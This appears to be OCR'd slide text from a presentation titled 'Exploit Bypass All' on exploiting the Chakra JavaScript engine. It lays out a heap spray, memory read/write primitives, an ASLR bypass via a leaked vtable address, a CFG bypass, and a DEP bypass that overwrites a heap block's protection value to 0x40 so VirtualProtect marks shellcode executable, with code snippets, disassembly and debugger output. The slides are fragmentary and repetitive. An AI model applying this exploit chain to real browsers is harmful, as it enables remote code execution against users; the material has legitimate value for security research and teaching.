11110120  05a25ae0 00000000 7fffffff 7fffffff
11110130  00000000 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110140  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110150  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110160  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110170  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Exploit Bypass All

- 1、Memory read/write



Exploit Bypass All

- 1、HeapSpray
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
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All

- Bypass ASLR

```
var array_vft_address = read_dword(0x11110200);
var chakra_base_addr = array_vft_address - 0x000653c4;
```



此站点提示...

chakra_base_addr : 0x60ba0000

Exploit Bypass All

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
Exploit Bypass All

- Bypass CFG



Exploit Bypass All

- 1、HeapSpray
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
- 6、Exec ShellCode

Exploit Bypass All

- Bypass DEP

```
struct Memory::SmallHeapBlockT
{
    +0x14 DWORD protect;
    +0x18 void *address;
}
```




```
and     [ebp+flOldProtect], 0
lea     eax, [ebp+flOldProtect]
push    eax                     ; lpflOldProtect
push    dword ptr [ecx+14h] ; flNewProtect
push    1000h                   ; dwSize
push    dword ptr [ecx+18h] ; lpAddress
call    ds:__imp__VirtualProtect@16 ; VirtualProtect
```

```
void __thiscall Memory::SmallHeapBlockT::ClearPageHeapState
{
    int flOldProtect = 0;
    if(this->address)
        VirtualProtect(this->address,0x1000,this->protect,&flOldProtect);
}
```

Exploit Bypass All


- bypass DEP



```
//bypass CFG
//ecx = [object+0x04]
```

Exploit Bypass All


- bypass DEP



```
write_dword(old_ecx_struct+0x18,shell_code_address);
write_dword(old_ecx_struct+0x14,0x40);  //read+write+execute
```

Exploit Bypass All

- bypass DEP



```
0:025> u poi(0618b150)
chakra!Js::LiteralString::`vftable':

0:025> !address poi(0618b150+8)
Usage:                  <unknown>
Base Address:           08450000
End Address:            08451000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        08450000
Allocation Protect:     00000004          PAGE_READWRITE
```

Exploit Bypass All

- 1、HeapSpray
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
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

